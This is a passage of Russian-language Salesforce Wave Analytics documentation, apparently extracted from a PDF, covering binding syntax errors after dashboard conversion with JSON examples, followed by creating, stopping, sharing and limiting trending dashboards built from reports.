- Если этап возвращает более 2 000 результатов, то заданное начальное значение для этапа или вручную закодированное значение выборки для внедренной панели мониторинга может быть не установлено. В частности, если начальное значение или значение выборки не является одним из 2 000 результатов, возвращенных этапом, то значение не будет найдено и, соответственно, установлено. Чтобы снизить вероятность такого события, необходимо увеличить границу очереди в определении этапа до 10 000. Для детальной информации о параметре `limit` в этапе с запросом см. *Wave Analytics SAQL Reference*.

Связывания

При преобразовании панели мониторинга, созданной в классическом конструкторе, с помощью конструктора Wave могут возникнуть следующие проблемы связываний. Если после преобразования связывание не работает, то панель мониторинга не будет отображаться. В таком случае обратитесь в службу поддержки клиентов Salesforce.

- Конструктор панели мониторинга Wave использует новый обработчик среды выполнения с новым синтаксисом связываний. При преобразовании панелей мониторинга в конструкторе Wave обновление связываний с помощью нового синтаксиса не производится. Новый обработчик среды выполнения может обработать часть исходного синтаксиса. Она включает в себя выборки мер, группировки, фильтры, порядок сортировки и ограничения в зависимости от строки или числовых значений этапов. Другие связывания могут стать недоступны после преобразования. Для устранения ошибок перепишите связывания с использованием нового синтаксиса связываний.
- Новая среда выполнения предъявляет более строгие требования к оценке связываний, заданных с использованием старого синтаксиса. Если формулировка некорректна, этап будет возвращен с ошибкой.

  Например, если связывание содержит лишние скобки, произойдет ошибка. Функция внешнего связывания не может быть заключена в скобки, как здесь указано.

  ```
  "measures": "{{ (value(field(selection(Select_Graph),'compact'))) }}"
  ```

  В этом случае произойдет следующая ошибка.

  ```
  "(value(field(selecti -^ Expecting 'FUNCTION', got '('."
  ```

  Для ее устранения удалите скобки из внешней функции, как показано на рисунке.

  ```
  "measures": "{{ value(field(selection(Select_Graph),'compact')) }}"
  ```

- При указании диапазона дат в статичном этапе используйте двойной массив, как здесь указано.

  ```
  "step_days": {
      "values": [{
          "display": "30 Days",
          "value": [
              [
                  [
                      "day",
                      0
                  ],
                  [
                      "day",
                      365
                  ]
              ]
          ]
  ```

```
    }],
...
}
```

Ниже показан пример связывания, ссылающегося на статический этап.

```
"filters": [
    [
        "OpportunityServices__c.CloseDate",
        "{{selection(step_days)}}",
        ">=<="
    ]
]
```

Поскольку определение связывания дается внутри массива, при выполнении этого кода выдается сообщение об ошибке.

```
"step_days": {
    "values": [{
        "display": "30 Days",
        "value": [
            [
                "day",
                -30
            ],
            [
                "day",
                0
            ]
        ]
    }],
...
 }
```

Здесь показан пример связывания, ссылающегося на предыдущий статический этап.

```
"filters": [
    [
        "OpportunityServices__c.CloseDate",
            [ "{{selection(step_days)}}" ],
            ">=<="
    ]
]
```

СМ. ТАКЖЕ:

Преобразование панели мониторинга мониторинга в формат конструктора панелей Wave

Выделение трендов данных в Wave

Создание панелей мониторинга Wave с трендингом позволяет отслеживать изменение ключевых показателей во времени, что дает возможность извлекать информацию из растущих и постоянно меняющихся наборов данных. Формирование трендинга данных в Wave дает возможность обнаруживать скрытые закономерности и делиться ими с коллегами.

Термин «трендинг» относится к данным, которые накапливаются за период времени и дают возможность выявлять тенденции и шаблоны, трудно распознаваемые в океане информации. Если соответствующие данные размечены на отрезке времени, можно быстро ответить на вопросы по циклам продаж, производительности, сравнительным показателям, влиянию сезонности и т. д. В любых данных, которые визуализируются по времени, таких как возможности или обращения, можно попытаться выделить тренды. То же относится и к географическим данным, такие как квартальные продажи в определенных регионах. На самом деле, в любом регулярно обновляемом наборе данных с датами (где есть атрибут метки времени или даты для каждой строки) можно выявлять тренды.

Панели мониторинга Wave с трендами
Для определения тренда изменений данных в Wave следует сформировать тренд по отчету, в котором собираются эти данные.
Панели мониторинга Wave с трендами
Для определения тренда изменений данных в Wave следует сформировать тренд по отчету, в котором собираются эти данные.
Общий доступ к панелям мониторинга с трендингом
К панели мониторинга с трендом можно предоставить общий доступ, точно так же, как и к любой другой панели мониторинга Wave.
Ограничения для данных трендинга в Wave
Чтобы предотвратить снижение производительности вашей организации, введены определенные ограничения для размера моментальных снимков и количества трендированных наборов данных, которые может создавать каждый пользователь.

Панели мониторинга Wave с трендами

Для определения тренда изменений данных в Wave следует сформировать тренд по отчету, в котором собираются эти данные.

1. Создайте набор данных.


ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Формирование трендов по отчетам в Wave Analytics:


- «Использование Аналитики Wave» ИЛИ «Использование шаблонных приложений Аналитики Wave»

  И


  «Трендирование отчетов в Wave Analytics»



2. Выберите **«Отчет Salesforce по трендам»** из доступных источников данных.



3. Выберите отчет.



Если такого отчета нет, его следует сначала создать.

Прим.: Тренд определяется только по сохраненной версии отчета. Если в отчете есть несохраненные изменения, трендинг формируется по отчету и эти изменения не отображаются на панели мониторинга с трендами.

4. Введите имя панели мониторинга с трендами и новый набор данных тренда.
5. Задайте расписание для обновления панели мониторинга. Таким образом определяется частота создания снимков данных отчета.

   Прим.:

   - Созданное расписание невозможно изменить.
   - Если выбрать расписание с обновлением 29, 30 и 31 числа месяца, обновление не производится в месяцы, в которых недостаточно дней для такого расписания.
   - Во избежание проблем во время перехода на летнее время не выбирайте время обновления «2:00».

6. Выберите другое приложение, если не хотите сохранять набор данных трендинга в приложении **«Мое личное приложение»**.
   Если вы сохраняете набор в общедоступном приложении, то все пользователи, которые видят это приложение, могут просматривать этот набор данных.
7. Нажмите кнопку «**Начать формирование трендинга**».
   Когда новая панель мониторинга трендинга будет готова, вы получите сообщение электронной почты со ссылкой. Когда новая панель мониторинга готова, можно также начать исследование в связанном наборе данных, который появляется в списке наборов данных Wave.
8. Подключитесь к новой панели с трендами. Используйте для этого ссылку из сообщения электронной почты или перейдите в приложение, где сохранили панель мониторинга (после получения уведомления по электронной почте).


   Прим.: Сначала панель мониторинга трендинга отображается с одной точкой данных. По мере создания снимков и добавления их к набору данных тренда Wave, лежащему в основе панели мониторинга, добавляются новые точки.

Можно также сформировать тренд прямо по отчету, нажав кнопку «**Тренд в Wave**» в этом отчете.


В Lightning Experience:



В классическом Salesforce:



После запуска трендинга кнопка **Тренд в Wave** в данном отчете получит имя **Просмотр тренда**. Если нажать эту кнопку в Lightning Experience, появится встроенная панель мониторинга.



Чтобы вернуться к отчету, нажмите кнопку «Отчет» (1). Для просмотра отчета в приложении Wave нажмите кнопку приложения «Wave» (2).

Для получения наилучших результатов при работе с трендингом руководствуйтесь следующими рекомендациями.

- Не пытайтесь выполнять трендинг для матричных отчетов. В этих отчетах отсутствует необходимая для трендинга структура.
- Выбирайте отчеты с изменениями с частотой, соответствующей заданному расписанию трендинга.
- Всегда клонируйте исходные отчеты в свои персональные папки. Не редактируйте отчеты после запуска трендинга. Для сохранения целостного представления данных лучше не редактировать отчеты после запуска трендинга. Если вы планируете сделать общий доступ к панелям мониторинга с трендингом, сохраните эти панели в приложениях только для чтения. Это сохранит целостность данных и предотвратит появление аномалий в панели мониторинга Wave с трендингом.
- Для получения сфокусированных и легко читаемых результатов, которые указывают направление дальнейших действий, тщательно определяйте по времени исходные отчеты. Например, берите в тренд только новые бизнес-сделки, закрываемые в текущем квартале, а не все потенциальные сделки. Большая область охвата затрудняет обнаружение трендов.

- Группируйте и объединяйте свои отчете в конструкторе отчетов по ключевым сведениям перед тем, как формировать по ним трендинг.
- Не создавайте объединенные отчеты исключительно ради получения трендинга. Панели мониторинга с трендингом нельзя создать из объединенных отчетов.

Панели мониторинга Wave с трендами

Для определения тренда изменений данных в Wave следует сформировать тренд по отчету, в котором собираются эти данные.

Для остановки формирования трендинга из Wave откройте набор данных тренда, выбрав его редактирование, и нажмите кнопку «**Остановить формирование тренда**».


ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Формирование трендов по отчетам в Wave Analytics:


- «Использование Аналитики Wave» ИЛИ «Использование шаблонных приложений Аналитики Wave»

  И

  «Трендирование отчетов в Wave Analytics»



Для остановки формирования трендинга из Lightning Experience перейдите в отчет о тренде, откройте меню рядом с кнопкой «**Просмотр тренда**» и нажмите кнопку «**Остановить формирование трендинга**».



Для остановки формирования трендинга из классического Salesforce перейдите в отчет трендинга, нажмите кнопку «**Просмотр тренда**» в отчете для открытия диалогового окна и затем — кнопку «**Остановить формирование трендинга**».

Прим.: Если формирование трендинга остановлено, его нельзя продолжить с места остановки (кнопки паузы нет). В случае повторного формирования тренда по тому же самому отчету создается новый набор данных и новая панель мониторинга с трендами.

Общий доступ к панелям мониторинга с трендингом

К панели мониторинга с трендом можно предоставить общий доступ, точно так же, как и к любой другой панели мониторинга Wave.

К панели мониторинга с трендом можно предоставить общий доступ точно так же, как и к любой другой панели мониторинга. Ее изображение можно опубликовать в ленте либо загрузить и разослать. Вы также можете внедрить свою панель мониторинга Wave с трендингом, как и любую другую панель.

Чтобы напрямую предоставить общий доступ к панели мониторинга через URL-адрес, сначала следует открыть общий доступ к используемому панелью мониторинга с трендингом набору данных со снимками, сохранив его в приложении Wave, с которым работает ваша целевая аудитория.


ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Формирование трендов по отчетам в Wave Analytics:

- «Использование Аналитики Wave» ИЛИ «Использование шаблонных приложений Аналитики Wave»

  И

  «Трендирование отчетов в Wave Analytics»



Важное замечание: Предоставление общего доступа к панели мониторинга Wave с трендингом или используемому набору данных может открыть информацию для тех пользователей, у которых обычно нет доступа к этим данным.

Есть возможность дать общий доступ к панелям мониторинга Wave с трендингом тем пользователям, чей доступ обычно запрещен согласно настройкам безопасности. Если сохранить панель мониторинга с трендингом в любом приложении, отличном от "Мое личное приложение", то любой пользователь с доступом к этому приложению (и нижележащему набору данных) сможет просматривать все данные в этой панели мониторинга Wave независимо от установленных ограничений общего доступа и настроек безопасности, заданных на уровне полей.

Ограничения для данных трендинга в Wave

Чтобы предотвратить снижение производительности вашей организации, введены определенные ограничения для размера моментальных снимков и количества трендированных наборов данных, которые может создавать каждый пользователь.

- Максимальное число трендированных наборов данных на пользователя: 5
- Максимальное число строк на снимок: 100 000
- Максимальное общее количество строк в трендированном наборе данных: 5000000
- Максимальное месячное число строк для всех снимков организации: 40 миллионов
- Трендированные наборы данных учитываются в контексте общих ограничений платформы Wave, включая общее число строк

Чтобы контролировать влияние наборов данных трендинга на общие ограничения для организации, задайте следующие ограничения на странице «Параметры Wave Analytics».

- **Максимальное количество строк на снимок** — это возможность задать максимальное количество строк в отчете тренда на момент создания снимка. Если это значение превышено в отчете, снимок не создается и пользователь уведомляется об ошибке по электронной почте.
- **Максимальное общее количество строк в наборе данных тренда** — это возможность задать максимальное количество строк в наборе данных Wave, содержащем снимки. Если набор данных превышает это предельное значение, из него удаляется самый старый снимок.
- **«Включить автоматическое удаление неактивных наборов данных»** — этот параметр включен по умолчанию. Панели мониторинга с трендингом, которые не обновляются или к которым не обращаются в течение периода, заданного в параметре **«Количество дней хранения неактивных наборов данных»**, удаляются. По умолчанию панель мониторинга с трендингом может оставаться неактивной в течение 100 дней. За неделю до удаления панели мониторинга ее ответственный получит предупреждение по электронной почте. Когда панель мониторинга и набор данных будут удалены, ответственный получит сообщение электронной почты.

Эти ограничения не относятся к пользователям-администраторам.

После начала трендинга не меняйте права доступа к задействованному отчету, не добавляйте и не удаляйте измерения с мерами. Измерение отчета или прав доступа может привести к возникновению ошибки или неточностей при создании снимка.

Снимки создаются каждое воскресенье в полночь (по местному времени), если вы не зададите другое расписание формирования трендов по отчету. Однако на обработку и извлечение данных уходит больше времени, что может приводить к задержкам в создании снимков.

Нельзя настроить XMD для наборов данных трендинга.

Если трендинг остановлен и затем перезапущен, создается новый набор данных снимка с новой панелью мониторинга трендинга. Предыдущий набор данных тренда не включается в новую панель мониторинга. Данные можно перенести в новый набор с помощью API-интерфейсов данных Salesforce.

По умолчанию конструктор панелей мониторинга Wave включен для большинства организаций. Убедитесь, что он остается включенным для вашей организации. Для отображения панелей мониторинга с трендингом требуется включенный конструктор панелей Wave.

Пользователи, в профилях которых включен просмотр зашифрованных данных, не могут создавать трендированные наборы данных, так как приложение Wave не поддерживает зашифрованные данные.

Предоставляйте своей пользовательской базе эту функцию постепенно, следите за использованием данных и производительностью. Останавливайте наборы данных трендингов, которые больше не используются активно, и удаляйте наборы данных закончившихся трендов, чтобы не выходить за ограничения хранилища данных.

Внедрение и настройка

Интеграция приложения Wave в бизнес-процессы компании. Созданные визуализации Wave Analytics могут использоваться более эффективно после предоставления к ним общего доступа в интерфейсе Salesforce путем интеграции в настраиваемые страницы, страницы Visualforce, сайты сообщества и т. д. Кроме того, настраиваемые меню для представлений Lens и панелей мониторинга позволяют пользователям выполнять типичные действия Salesforce прямо из Wave.

Повсеместное внедрение панелей мониторинга
Внедрение панелей мониторинга Wave в каждый интерфейс Salesforce. С помощью встроенных панелей мониторинга пользователи могут изучать активы и переходить к связанным объектам. Если вы настроили для них значок "Общий доступ", на внедренных панелях мониторинга будут варианты "Отправить в ленту" и "Загрузить".
Добавление действий к представлениям Lens и панелям мониторинга Wave
Разрешите пользователям совершать действия с внутренними данными непосредственно в приложении Wave. Можно добавить действия в диаграммы и таблицы Wave в представлениях Lens и панелях мониторинга.
Интеграция Wave в Salesforce с помощью вкладки «Аналитика»
Обращайтесь к личной начальной странице «Аналитика» и запускайте приложения Wave на вкладке из Salesforce Classic или Lightning Experience.

Повсеместное внедрение панелей мониторинга

